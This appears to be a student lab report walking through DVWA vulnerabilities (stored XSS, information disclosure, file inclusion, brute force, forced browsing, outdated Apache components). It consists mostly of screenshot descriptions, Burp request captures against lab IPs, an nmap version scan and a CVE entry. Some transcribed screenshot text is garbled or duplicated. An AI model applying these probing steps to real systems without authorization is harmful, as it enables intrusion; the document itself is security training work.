
Logout

Xss-Stored:

Low

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, and PHP Info. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It displays a form with a "Name *" field containing "shreyas" and a message field containing "Message: This is a test comment.". A confirmation dialog box is overlaid on the page, showing the IP address "192.168.78.129" and the name "shreyas". There is also a checkbox labeled "Don't allow 192.168.78.129 to prompt you again" and an "OK" button.


Medium



Screenshot of DVWA (Damn Vulnerable Web Application) showing a Medium-level XSS vulnerability. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". A modal dialog box is open, prompting for a name (shreyas) and a message (Message: This is a test comment.). An "OK" button is visible in the dialog. Below the dialog, there are four stored messages in a table format:

Name: Darshan	Message:
Name: sanketh	Message:
Name: sanketh	Message:
Name: sanketh	Message:

High



Screenshot of DVWA (Damn Vulnerable Web Application) showing a High-level XSS vulnerability. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". A modal dialog box is open, prompting for a name (shreyas) and a message (Message: This is a test comment.). An "OK" button is visible in the dialog. Below the dialog, there are four stored messages in a table format:

Name: Darshan	Message:
Name: sanketh	Message:
Name: sanketh	Message:
Name: sanketh	Message:

5.sensitive information disclosure:

Sensitive information disclosure is a type of security vulnerability that occurs when an application or system reveals sensitive information to unauthorized users. This can include personal information, such as names, addresses, social security numbers, or financial information, as well as system information, such as server logs, database credentials, or other configuration details.

Low

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various exploit categories like Brute Force, Command Injection, and SQL Injection. The 'DVWA Security' option is highlighted. The main content area has a title 'DVWA Security' with a padlock icon. Below it is a section titled 'Security Level' stating 'Security level is currently: low.' It explains the four levels: Low (completely vulnerable), Medium (example of bad security practices), High (attempt to secure code), and Impossible (secure against all vulnerabilities). A dropdown menu is set to 'Low'. At the bottom, there's a 'PHPIDS' section with a note about its purpose and status ('disabled').

The screenshot shows the OWASPEraser tool interface. The top menu includes File, Edit, View, Analyse, Report, Tools, Import, Export, Online, and Help. The toolbar contains various icons for file operations. The main window has tabs for 'Sites', 'Quick Start', 'Request', 'Response', and 'Requester'. The 'Response' tab is active, displaying a captured HTTP response. The header shows 'HTTP/1.1 200 OK'. The body of the response includes standard headers like Date, Server, X-Powered-By, Pragma, Cache-Control, Expires, and Set-Cookie, along with a Content-Type header indicating text/html; charset=utf-8 and a Content-Length of 1289.

Medium

The screenshot shows the DVWA Security page with the security level set to 'Medium'. The page includes a sidebar with various attack options like Brute Force, Command Injection, and SQL Injection. The main content area discusses PHPIDS and its configuration.

PHPIDS
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

The screenshot shows a Burp Suite interface with a captured response message. The message details an HTTP/1.1 200 OK response from the DVWA server. The response headers include Date, Server, X-Powered-By, Pragma, Cache-Control, Expires, Set-Cookie, Content-Length, and Content-Type.

```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2023 06:55:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=cela7f9ac817fcf555c7659879a93b8c; path=/
Set-Cookie: security=high
Content-Length: 1289
Content-Type: text/html; charset=utf-8
```

High

The screenshot shows the DVWA Security page with the security level set to 'High'. The content is identical to the Medium level, including the PHPIDS section and the captured response message.

PHPIDS
PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

The screenshot shows a Burp Suite interface with a captured response message. The message details an HTTP/1.1 200 OK response from the DVWA server. The response headers are identical to the Medium level capture.

```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2023 06:55:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=cela7f9ac817fcf555c7659879a93b8c; path=/
Set-Cookie: security=high
Content-Length: 1289
Content-Type: text/html; charset=utf-8
```

6.local file inclusion:

Local File Inclusion (LFI) is a type of security vulnerability that occurs when an application allows a user to include a local file in a web page without proper validation or sanitization. This can allow an attacker to access files on the server that are not intended to be accessible, including configuration files, system logs, or sensitive user data.

Low

The screenshot shows the DVWA application interface. The left sidebar contains a menu with various security testing modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: File Inclusion" and a sub-section "File 4 (Hidden)". A message box displays "Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)" below the title. To the right of the message box, there are "View Source" and "View Help" buttons. Below the message box, system information is listed: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, SQLi DB: mysql. At the bottom of the page, a footer bar reads "Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

Medium

The screenshot shows the DVWA application interface. The left sidebar has a 'File Inclusion' link highlighted in green. The main content area displays the title 'Vulnerability: File Inclusion' and a sub-section 'File 4 (Hidden)'. A message box contains the text: 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right :-)'.

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High

The screenshot shows the DVWA application interface. The left sidebar has a 'File Inclusion' link highlighted in green. The main content area displays the title 'Vulnerability: File Inclusion' and a sub-section 'File 4 (Hidden)'. A message box contains the text: 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right :-)'.

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 *Development*


7.remote file inclusion:

Remote File Inclusion (RFI) is a type of security vulnerability that occurs when an application allows a user to include a remote file in a web page without proper validation or sanitization. This can allow an attacker to execute malicious code on the server or to access files on a remote server that are not intended to be accessible.

Low

The screenshot shows the DVWA application interface. The left sidebar contains a navigation menu with various exploit categories. The 'File Inclusion' option is highlighted with a green background. The main content area has a title 'Vulnerability: File Inclusion' and a sub-section 'File 4 (Hidden)'. A message box displays: 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)' Below this, there is a list of system configuration details: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, SQLI DB: mysql. At the bottom of the page, a footer bar reads 'Damn Vulnerable Web Application (DVWA) v1.10 *Development*'. On the far right of the main content area, there are two small buttons: 'View Source' and 'View Help'.

Medium




The screenshot shows the DVWA application interface. At the top, there are three tabs: 'Exploit-DB' (selected), 'Google-Hacking DB', and 'OffSec'. The main header says 'DVWA'. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout.

The main content area is titled 'Vulnerability: File Inclusion' and contains a section for 'File 4 (Hidden)'. It displays the message: 'Good job! This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)'.

Below this, system information is shown: Username: admin, Security Level: medium, Locale: en, PHPIDS: disabled, SQLI DB: mysql. There are 'View Source' and 'View Help' buttons.

A footer bar at the bottom reads: 'Damn Vulnerable Web Application (DVWA) v1.10 *Development*'

High



This screenshot is identical to the 'Medium' level one, showing the DVWA 'File Inclusion' page. The only difference is the security level, which is explicitly labeled as 'high' in the system information section.


System information: Username: admin, Security Level: high, Locale: en, PHPIDS: disabled, SQLI DB: mysql.

8.bruteforce attack:

A brute force attack is a type of cyberattack that involves systematically trying every possible combination of characters to guess a password or encryption key. Attackers use specialized software or tools to automate the process of guessing passwords or keys, with the goal of gaining unauthorized access to a system or application.

Brute force attacks can be particularly effective against weak passwords or encryption keys, such as those that are short or use common words or patterns. Attackers can also use techniques such as dictionary attacks, which use a pre-generated list of common passwords to speed up the guessing process.

Low




The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://192.168.233.130:80` is captured, showing the following details:

Request to `http://192.168.233.130:80`

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=shreyas&password=password&Login=Login HTTP/1.1
2 Host: 192.168.233.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=low; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```



The screenshot shows the DVWA (Damn Vulnerable Web Application) Brute Force login page. The navigation menu on the left includes Home, Instructions, Setup, Brute Force (which is highlighted in green), Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info.

The main content area displays the 'Vulnerability: Brute Force' section. It has a 'Login' form with fields for Username (shreyas) and Password (redacted). Below the form is a 'More info' section with three links:

- http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
- <http://www.securityfocus.com/infosec/1192>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Medium

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured for the URL `http://192.168.233.130:80/dvwa/vulnerabilities/brute/?username=shreyas&password=`. The 'Raw' tab is selected, displaying the raw HTTP traffic. The request includes headers for Mozilla/5.0 Firefox/91.0 and a cookie for security level medium. The password field contains the value `&Login=Login`.

```
1 GET /dvwa/vulnerabilities/brute/?username=shreyas&password=&Login=Login HTTP/1.1
2 Host: 192.168.233.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=medium; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

The screenshot shows the DVWA Brute Force login page. The left sidebar menu is visible, with 'Brute Force' selected. The main area displays a login form with 'Username' set to 'shreyas' and 'Password' set to '*****'. Below the form, there is a 'More info' section with three links: http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29, <http://www.securityfocus.com/infocus/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>.

High

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is captured for the URL `http://192.168.233.130:80/dvwa/vulnerabilities/brute/?username=shreyas&password=`. The 'Raw' tab is selected, displaying the raw HTTP traffic. The request includes headers for Mozilla/5.0 Firefox/91.0 and a cookie for security level high. The password field contains the value `&Login=Login`.

```
1 GET /dvwa/vulnerabilities/brute/?username=shreyas&password=&Login=Login HTTP/1.1
2 Host: 192.168.233.130
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security=high; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

The screenshot shows the DVWA Brute Force login page. The left sidebar menu is visible, with 'Brute Force' selected. The main area displays a login form with 'Username' set to 'shreyas' and 'Password' set to '*****'. Below the form, there is a 'More info' section with three links: http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29, <http://www.securityfocus.com/infocus/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>.

9. forced browsing vulnerability:

Forced browsing is a type of security vulnerability that occurs when an attacker is able to access unauthorized resources or data by manually or programmatically guessing or manipulating URLs or directory structures. This can allow an attacker to access sensitive information or functionality that is not intended to be accessible to the general public. Forced browsing attacks can occur when an application does not properly enforce access controls or input validation, allowing attackers to access files or resources that are not intended to be publicly accessible. This can include sensitive data such as user account information, financial records, or confidential business data.

To protect against forced browsing attacks, it is important to implement proper access controls and input validation to ensure that only authorized users are able to access sensitive resources or data. This can include using authentication and authorization mechanisms, restricting access to specific IP addresses or user agents, and using encryption and other security measures to protect sensitive data.

10.components with known vulnerability:

Components with known vulnerabilities refer to software libraries, frameworks, or other components that have known security vulnerabilities or weaknesses that can be exploited by attackers. These components are often used in the development of software applications, and may include third-party libraries, open source software, or other components that are commonly used by developers.

```
File Actions Edit View Help
[(kali㉿kali)-[~]]$ nmap -sV -p 80 192.168.11.132
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 06:31 EDT
Nmap scan report for 192.168.11.132
Host is up (0.0003s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds

[(kali㉿kali)-[~]]$
```

CVE Details

The ultimate security vulnerability datasource

Log In Register Take a third party risk management course for FREE

Switch to https:// Home

Browse : Vendors Products Vulnerabilities By Date Vulnerabilities By Type Reports : CVSS Score Report CVSS Score Distribution Search : Vendor Search Product Search Version Search Vulnerability Search By Microsoft References Top 50 : Vendors Vendor CVSS Scores Products Product CVSS Scores Versions Other : Microsoft Bulletins Bugtraq Entries CWE Definitions

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search View CVE www.itsecdb.com

Vulnerability Details : CVE-2016-4975

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

Publish Date : 2018-08-14 Last Update Date : 2021-06-06

Collapse All Expand All Select Select&Copy ▾ Scroll To ▾ Comments ▾ External Links

Search Twitter Search YouTube Search Google

- CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Http response splitting
CWE ID	93

- Related OVAL Definitions

